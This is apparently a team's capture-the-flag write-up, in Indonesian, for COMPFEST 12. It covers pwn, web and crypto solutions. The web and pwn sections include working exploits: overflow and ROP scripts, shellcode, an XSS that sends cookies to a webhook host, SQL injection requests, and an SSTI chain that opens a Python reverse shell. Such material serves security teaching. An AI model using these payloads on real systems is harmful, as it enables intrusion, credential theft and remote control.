Write Up COMPFEST 12

Unspecified

Muhammad Abdullah Munir
Achmad Fahrurrozi Maskur
Muhamad Visat Sutarno

Institut Teknologi Bandung

Pwn

Gambling Problem 2

Cara Pengerjaan

Setelah sedikit mencoba fuzzing manual, diketahui ketika melakukan bet dapat menyebabkan integer overflow. Kami melakukan bet dengan seluruh uang yang kami miliki. Ketika kalah uang tidak menjadi 0, melainkan angka negatif yang direpresentasikan secara unsigned. Kemudian tinggal buy flag.

Kode

terminal

```
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1
TERM environment variable not set.
We're kind, so here's your starting money, it's on the house :)
Money : 2020

Continue playing (1 = yes/0 = no): 1
Place your bet : 2020
2020

Guess (Number 1-100): 1
Rolling Dice ...
THE NUMBER IS 82

WRONG LOL!
TERM environment variable not set.
Money : 4294959216

Continue playing (1 = yes/0 = no): 0
Enough playing, GET OUT!
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 2
```

```
TERM environment variable not set.
Current money : 4294959216
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}
TERM environment variable not set.
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice :
```

Flag

COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}

Binary Exploitation is Ez

Cara Pengerjaan

Diketahui terdapat vuln buffer overflow ketika melakukan edit meme. Selain itu ketika melakukan print_meme, fungsi yang di-call diambil dari heap. Sehingga kami melakukan buffer overflow untuk overwrite func tersebut. Pada binary yang diberikan terdapat pula backdoor shell. Sehingga tinggal lakukan jump dan didapatkan shell.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/pwn/binary-exploitation-is-ez$ python exploit.py
[+] Opening connection to 128.199.157.172 on port 23170: Done
[*] Switching to interactive mode
: Done!
===Meme Creator===
1. New Meme
2. Edit Meme
3. Print Meme
4. Exit
==================
Choice: $ 3
Index: $ 1
EAAAAAAAAAAAASYYYYYYYYYYYYY
$ ls
ez
flag.txt
$ cat flag.txt
COMPFEST12{C_i_told_u_its_ez_looooooooool_257505}[*] Got EOF while reading in interactive
```

Kode

exploit.py

```
from pwn import *

win = 0x00000000004014A0

def new_meme(n, content):
    p.sendlineafter("Choice", "1")
    p.sendlineafter("size", str(n))
    p.sendlineafter("content", content)

def edit_meme(idx, content):
    p.sendlineafter("Choice", "2")
    p.sendlineafter("Index", str(idx))
    p.sendlineafter("content", content)

p = remote("128.199.157.172", 23170)

new_meme(0x20, "asd")
new_meme(0x20, "asd")

payload = "a" * 0x30
payload += p64(win)

edit_meme(0, payload)

p.interactive()
```


Flag

COMPFEST12{C_i_told_u_its_ez_looooooooool_257505}

Sandbox King

Cara Pengerjaan

Diberikan sebuah binary yang menurut deskripsi soal terdapat sandbox. Kami mencoba memasukkan shellcode bin sh dan ternyata didapatkan shell.



Kode

exploit.py

```
from pwn import *

shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x
57\x54\x5e\xb0\x3b\x0f\x05"

p = remote("128.199.104.41", 25171)

p.recvuntil("king")
p.sendline(shellcode)

p.interactive()
```

Flag

COMPFEST12{C0nGr4TTSSS_U_r_D_SssssssssAnd60X_K111ng9g99_1c7dbf}

It’s Time to Play

Cara Pengerjaan

Pada binary terlihat jelas ada vuln buffer overflow. Namun untuk mencapai bagian tersebut kami harus menyelesaikan 8 game sudoku terlebih dahulu. Pada binary terdapat fungsi win yang perlu di call dengan 2 buah parameter. Setelah jump ke fungsi tersebut didapatkanlah flag.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/pwn/its-time-to-play$ python exploit.py
[+] Opening connection to 128.199.157.172 on port 25452: Done
[['7', 'G', '4', '9', 'B', '2', '0', '3', '0'], ['0', '6', '0', '4', '1', '0', '7', '0', '2'],
 '8', '4', '3', 'D', '6'], ['0', '0', '7', '3', '9', '0', '8', '2', '4'], ['9', '5', '0', '8',
'1']]
1 Correct! 76977685
[['A', '5', '0', 'H', '0', '0', '8', '3', '9'], ['7', '9', '2', '0', '4', '8', '6', '5', '1'],
 '8', '3', '7', '6', '5'], ['8', 'B', '5', 'E', '2', 'F', '0', '9', '0'], ['5', '2', '0', '8',
'4']]
1 Correct! 44726712
[['1', '5', '4', '0', '0', '2', 'C', 'F', '9'], ['0', '2', '7', '5', 'A', '4', '8', '6', '1'],
 '5', '7', '6', '1', '2'], ['0', '0', '0', '1', '4', '6', '9', '0', '0'], ['2', 'D', '0', '4',
'0']]
2 Correct! 98314799
[['6', '9', '7', '5', '0', '3', 'A', '8', '4'], ['F', '1', '2', '0', '8', '6', '0', '3', '7'],
 '5', '4', '7', '6', '1'], ['7', '0', '0', '0', 'H', '2', '0', 'G', '0'], ['2', '4', '0', '8',
'8']]
2 Correct! 13992549
[['6', '9', '7', 'F', 'D', '0', '1', '0', '4'], ['0', '1', 'B', '4', '8', '6', 'G', '3', '0'],
 '5', '0', '7', '6', '1'], ['C', '5', '0', '6', '0', '2', '8', '4', '0'], ['0', '4', '9', '8',
'8']]
2 Correct! 92722598
[['1', '0', '0', '0', '4', '0', 'G', '0', '3'], ['0', '0', '0', '0', '0', 'D', 'H', '0', 'E'],
 '5', '9', '0', '0', '0'], ['0', '0', '0', '6', '7', '2', '0', '0', '0'], ['0', '0', '9', '0',
'9']]
3 Correct! 56818876
[['8', '0', '0', '0', '0', 'H', '0', 'D', '9'], ['0', '0', '0', '0', 'E', '0', '0', '0', '0'],
 '5', '9', 'B', '0', '0'], ['0', '0', '0', '8', '3', '4', '0', '2', '0'], ['0', '0', '7', '0',
'2']]
3 Correct! 24711167
[['1', '0', '0', '0', '4', '0', '0', '0', '3'], ['0', '0', '0', '0', '0', '0', '0', '0', '0'],
 '5', '9', 'H', '0', '0'], ['0', '0', '0', '6', '7', '2', 'F', '0', '0'], ['0', '0', '9', '0',
'9']]
3 Correct! 48675824
[*] Switching to interactive mode
Welcome to ROP 64 bit!
COMPFEST12{Y0u_4r3_tH3_R34L_Sud0kU_Pl4y3R}
```

Kode

exploit.py

```
from pwn import *

win = 0x0000000000401296
pop_rdi = 0x0000000000401723
pop_rsi_r15 = 0x0000000000401721

class sudoku():
    def __init__(self, anti_knight=False):
        self.cNode = 0
        self.table = []
        if anti_knight:
              self.l_pos = [(-2, -1), (-2, 1), (-1, -2), (-1, 2), (1, -2), (1, 2),
(2, -1), (2, 1)]
```

```
        else:
                self.l_pos = []

    def printTable(self):
        for i in range(9):
                print self.table[i]

    def isSafe(self, num, posx, posy):
        #check row
        for j in range(9):
                if (self.table[posx][j] == num) and (j != posy):
                        return False
        #check column
        for i in range(9):
                if (self.table[i][posy] == num) and (i != posx):
                        return False
        #check block
        locx = posx / 3
        locy = posy / 3
        for i in range(3):
                for j in range(3):
                        if (self.table[locx*3+i][locy*3+j] == num) and (locx*3+i !=
posx) and (locy*3+j != posy):
                                return False

        for pos in self.l_pos:
                x = posx + pos[0]
                y = posy + pos[1]

                if (x >= 9) or (x < 0):
                        continue
                if (y >= 9) or (y < 0):
                        continue

                if (self.table[x][y] == num):
                        return False

        return True

    def findEmpty(self):
        r = []
        for i in range(9):
                for j in range(9):
                        if (self.table[i][j] == 0):
                                return False, (i,j)

        return True, None
```

```
    def solver(self):
        solved, pos = self.findEmpty()

        if (solved):
               return True

        self.cNode += 1

        for i in range(1,10):
               if (self.isSafe(i, pos[0], pos[1])):
                      self.table[pos[0]][pos[1]] = i
                      solved = self.solver()

                      if (solved):
                             return True

                      self.table[pos[0]][pos[1]] = 0

        return False


def solve():
    p.recvuntil("Level ")
    level = p.recv(1)
    p.recvline()
    p.recvline()

    lines = []
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))
    p.recvline()
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))
    p.recvline()
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))

    print lines
    map_sol = {}

    tables = []
    for i, line in enumerate(lines):
        temp = []
        for j, c in enumerate(line):
               if (c in '1234567890'):
                      temp.append(int(c))
```

```
                else:
                        map_sol[c] = (i, j)
                        temp.append(0)
        tables.append(temp)

    if (level == '3'):
        s = sudoku(anti_knight=True)
    else:
        s = sudoku()
    s.table = tables
    s.solver()

    sol = ""

    keys = map_sol.keys()
    keys.sort()
    for k in keys:
        i, j = map_sol[k]
        sol += str(s.table[i][j])

    p.sendlineafter("Answer =", sol)
    data = p.recvline()

    print level, data.strip(), sol

    return 'Correct' in data.strip()

p = remote("128.199.157.172", 25452)

for _ in range(6):
    p.recvline()

i = 0
for _ in range(10):
    if solve():
        i += 1
    if (i >= 8):
        break

payload = ""
payload += "a" * 0x10
payload += p64(pop_rdi)
payload += p64(0xBEEFDEADDEADBEEF)
payload += p64(pop_rsi_r15)
payload += p64(0xDEADBEEFBEEFDEAD)
payload += p64(0)
payload += p64(win)
```

```
p.sendline(payload)

p.interactive()
```

Flag


COMPFEST12{Y0u_4r3_tH3_R34L_Sud0kU_Pl4y3R}

Web

Super Judge

Cara Pengerjaan

Upload reverse shell dalam bahasa python, lalu didapatlah sebuah shell. Flagnya terdapat di README.



```
# CTF Online Judge

by ???

---

## Flag

```
COMPFEST12{f4k3_5up312_u53r_hUH_?}
```

Description
We tried to recreate competitive programming online judge for python only, but failed miserably, and by misera

Attachment

* CI/CD for gitlab
* HTML template containing the flag

Difficulty
Easy

Hint
Only a few chosen user can look at it

Deployment
CI/CD ftw

Note
Database kalo bisa spam banyak user, soalnya pengguna bisa dapetin akses ke superuserasgiref==3.2.10
```

Flag

`COMPFEST12{f4k3_5up312_u53r_hUH_?}`


Regular Forum Page


Cara Pengerjaan

Diberikan sebuah layanan forum yang dimana pada deskripsi soal dikatakan bahwa “Mods” akan mengecek forum yang kita tulis.
Hal ini tidak jauh dari XSS, langsung saja kita masukkan payload XSS kita di form content.

Payload XSS yang digunakan yaitu yang melakukan redirect webhook kita beserta cookie dari Mods:

```
<img src=x
onerror=document.location=”webhook.com/?u=”+document.cookie;>
```





Flag

COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

NoPass

Cara Pengerjaan

Terdapat celah SQL injection pada cookie token. Pertama dapatkan jenis SQL yang dipakai.

```
GET / HTTP/1.1
```

```
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sqlite_version()),4-- -
```

Didapatkan SQLite versi 3.32.1.

```
<script>
  new TypeIt("#hero", {
    speed: 100,
    startDelay: 900,
    afterComplete: async (step, instance) => {
      document.getElementById("welcome-msg").innerHTML = "Welcome 3.32.1!";
    }

  }
  ).type("echo \"Welcome $(whoami)!\"", {
    delay: 300
  }
  )
  .go();
  </script>
```

Dapatkan nama tabel.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT tbl_name FROM sqlite_master
WHERE type='table' and tbl_name NOT like 'sqlite_%' LIMIT 2,1),4-- -
```

Didapatkan tabel nopass_login_account.

```
<script>
  new TypeIt("#hero", {
    speed: 100,
    startDelay: 900,
    afterComplete: async (step, instance) => {
      document.getElementById("welcome-msg").innerHTML = "Welcome nopass_login_account!";
    }

  }
  ).type("echo \"Welcome $(whoami)!\"", {
    delay: 300
  }
  )
  .go();
  </script>
```

Lalu dapatkan nama column.

```
GET / HTTP/1.1
```

```
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sql FROM sqlite_master WHERE
name NOT LIKE 'sqlite_%' LIMIT 3,1),4-- -
```

Didapatkan id, token, username, is_admin. Sekarang dapatkan token admin.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sql FROM sqlite_master WHERE
name NOT LIKE 'sqlite_%' LIMIT 3,1),4-- -
```

Didapatkan id, token, username, is_admin. Sekarang dapatkan token admin.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT token FROM
nopass_login_account WHERE is_admin = 1 LIMIT 0,1),4-- -
```

Ternyata token-nya merupakan flag.

Flag

`COMPFEST12{eZsQLi_4s_usUaL__20334eff}`

Compfest Pay

Cara Pengerjaan

Diberikan sebuah service yang tujuan utamanya yaitu melakukan transaksi. Hal pertama yang dilakukan yaitu race-condition namun tidak membuahkan hasil. Kemudian didapatkan extra info: “abcdef loves his money, **so he checks his account every now and then”**. Maka dapat disimpulkan ini juga termasuk XSS.


XSS terjadi pada tag `<td>` ketika seseorang mengirimkan akun pada bagian “RECENT RECEIVED PAYMENTS” pada bagian username. Oleh karena itu apabila kita ingin melakukan XSS, kita harus mengirimkan coins kepada korban dengan username merupakan payload XSS dan korban harus melihat recent received payment.

Karena XSS hanya terjadi di dalam tag td, maka xss dengan menggunakan atribut **onanimationstart,** untuk mentrigger atribut tersebut, ditambahkan **class=progress-bar-animated**


```
<td value=”payload”>
```

Kita ingin user abcdef mengirimkan saldo ke akun kita, maka final payload yang digunakan yaitu

```
xy class=progress-bar-animated
onanimationstart=javascript:$.ajax({url:'/pay',type:'POST',data:{from
:'abcdef',to:'um31',amount:5000000,signature:($("div.h5.mb-0.font-wei
ght-bold")[1]).innerHTML}})
```



Payload diatas melakukan request `/pay` ke akun um31 dengan jumlah uang `5000000`. Signature diambil menggunakan jQuery dan memanfaatkan selector class



Flag

COMPFEST12{XSS_and_HPP_what_a_duo_deadliner_challenge_btw_f5aed4}

CodeBackup

*solve setelah kompetisi

Cara Pengerjaan

Diberikan sebuah service dengan fitur utama yaitu upload dan view file. File yang kita upload akan disimpan dengan nama md5(last_enc). Last_enc ini merupakan digit 8 karakter. Setelah sedikit melakukan fuzzing pada filename generator, kami mengetahui bahwa ketika dilakukan next() secara terus menerus pada akhirnya last_enc akan bernilai 0. Dari situlah kami dapat mengetahui filename file yang kita upload. Untuk mendapatkan session yang memiliki last_enc = 0 kami melakukan bruteforce.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/web/codeBackup$ python3.8 myrandom.py | uniq -c | tail -n 10
      1 2553554
      1 52063803
      1 63958282
      1 66183639
      1 27407128
      1 15066520
      1 2491
      1 620
      1 38
  63750 0
```

Kemudian fitur yang kedua adalah view file. Pada view file ini kita dapat melakukan leak file yang ada pada server. Untuk main script terletak pada http://128.199.157.172:24745/viewer?file=../../main.py. Selain itu, pada fitur ini ternyata ada vuln SSTI. Dengan memanfaatkan vuln tersebut kami dapat melakukan rce dan membuat reverse shell. Kemudian tinggal cari file flag di server.

```
root@djavaa:~/ctf# nc -lvnp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 128.199.157.172 33002 received!
/opt/app_t3XxRcekjYMW6W06 $ ^[[4;29Rcd /
cd /
/ $ ^[[6;5Rls
ls
bin                         proc
codebackupRSA_Q26KQm9z.pem  root
dev                         run
etc                         sbin
flag_is_here_ykLfqS9y.txt   srv
home                        sys
lib                         tmp
media                       usr
mnt                         var
opt
/ $ ^[[18;5Rcat flag*
cat flag*
COMPFEST12{CR3aTing_Is_H4rde12_thaN_s0lv1nG_2a2f4044}/ $ ^[[20;58R
```

Kode

md5('0')

```
asd{{
[].__class__.__base__.__subclasses__()[146].__init__.__globals__[([].__class__.__ba
se__.__subclasses__()[146].__init__.__globals__.keys()|list)[7]][([].__class__.__ba
se__.__subclasses__()[146].__init__.__globals__[([].__class__.__base__.__subclasses
__()[146].__init__.__globals__.keys()|list)[7]].keys()|list)[19]](request.args.a)
}}dsa
```

Terminal execute eval

```
curl --location --request GET
'http://128.199.157.172:24745/viewer?file=cfcd208495d565ef66e7dff9f98764da&a=__import__(%22s
ubprocess%22).check_output([%27python%27,%20%27-c%27,%20%27import%20socket,subprocess,os;s=s
ocket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22IP_ADDRESS%22,PORT));os.dup2(s
.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bi
n/sh%22)%27])' \
--header 'Cookie: session=SESSION_ID'
```

brute.py

```
import json, requests as r
from flask_unsign.session import decode

url = "http://128.199.157.172:24745/"


def brute():
    sess = r.Session()
    res = sess.get(url)

    file_handle = open("a.txt", "rb")
    session = res.cookies["session"]
    prev_enc = decode(session)["enc_last"]
    i = 0

    while True:
        if i > 110:
               print (session)
```

```
            break
        res = sess.post(url + "upload", files={'file': file_handle})

        if "successfully" not in res.text:
            break
        else:
            i += 1

        if "session" not in res.cookies.keys():
            break

        session = res.cookies["session"]
        enc = decode(session)["enc_last"]

        if (prev_enc == enc):
            break

        prev_enc = enc

    res =
sess.get("http://128.199.157.172:24745/viewer?file=cfcd208495d565ef66e7dff9f98764da
")

    if (res.status_code != 500):
        print (session)

while True:
    brute()
```

Flag

COMPFEST12{CR3aTing_Is_H4rde12_thaN_s0lv1nG_2a2f4044}

Reverse


sad :(

Cryptography

Lost My Source

Cara Pengerjaan

Setelah menganalisa binary yang diberikan diketahui bahwa flag di-generate dengan algoritma xor. Kami mencoba me-recover prefix key dengan menggunakan string “COMPFEST12{” dan didapatkan prefix key : **fedcbazyxwv**. Kemudian kami menduga bahwa key yang digunakan merupakan alphabet yang di reverse. Dengan melanjutkan key tersebut kami melakukan decrypt dan didapatkan flag.



Kode

solve.py

```
ct =
"\x03\x1A\x1B\x1C\x1D\x1E\x1F\x2F\x4B\x0E\x0B\x48\x07\x23\x4B\x51\x21\x0F\x4F\x10\x
2A\x07\x4C\x41\x2A\x2F\x21\x20\x30\x2B\x2B\x25"[::-1]
key = "fedcbazyxwvUTSRQPONMLKJIHGFedcbazyxwv".lower()
flag = ""

for i, (x, y) in enumerate(zip(key, ct)):
    flag += chr(ord(x) ^ ord(y) ^ i)

print flag
```

Flag

COMPFEST12{Th1s_15_y0ur5_abcdef}

I Hope It is Easy

Cara Pengerjaan

Setelah menganalisa file problem yang diberikan, kami mengetahui bahwa fungsi **f(n)** digunakan untuk melakukan pengecekan apakah bilangan n adalah bilangan prima kuadrat. Random dilakukan terus menerus sampai didapatkan bilangan yang memenuhi syarat tersebut. Kemudian bilangan tersebut di-xor dengan satu karakter flag. Untuk melakukan recover kami menggunakan metode bruteforce. Dari list flag yang diberikan kami mencoba melakukan xor dengan 1 byte. Setelah dilakukan xor kami mengecek apakah bilangan tersebut kuadrat sempurna. Jika iya, maka byte xor sebelumnya merupakan karakter flag.

Kode

solve.py

```
import gmpy

flag =
[193297278716695847820826386209743488959183380044927494366482275557489830873939057393731042225043565636558044278854882860416848328467435465638829585044329456411724143301059659116635108481971696294366908492216252442405037171815089045023230583334571187948568053819807627196643445476270569406231285738159552672693774195538066084199488215739914618782487915383958350056061473974699030488737957691640844485185913319404806578221541809929954313686252479575831259437199856931577410117468083824092995100356824923123687606821669348097985270506971106943123770332103251241368581358042987703339876508853452965953222186387135231549918629415457226973141817794357954205279753218510115082957628853952142726380456129330042129885574228694227434279197119062543749717232753001693078045892276279568320337484306540616138270302581185655140471248128185545142270369173951042,708845289046193007922563234668096187692684734632889147966484700361598683332882753452091779635174627736128929154659855242567045405478206256857008938852139798433219061179479359964703614709442058237274743764007129850390172836977723009187592712207819263680434509317058316964337892838778040185563470494982769839689822259590014071789052231426741395372719772990767854343600972429630323357996283373070822866155361851946659509266,103542677229665172910619128700810359729455012143726830716858552032950121065218818004060841416251239641883748588034738930476405159041490773283802910542627510771064699335938637055461820337827535851390523598266952563897490543039527465443156708481802248063244861228791315693081551351832019422512432235685473826714487411429644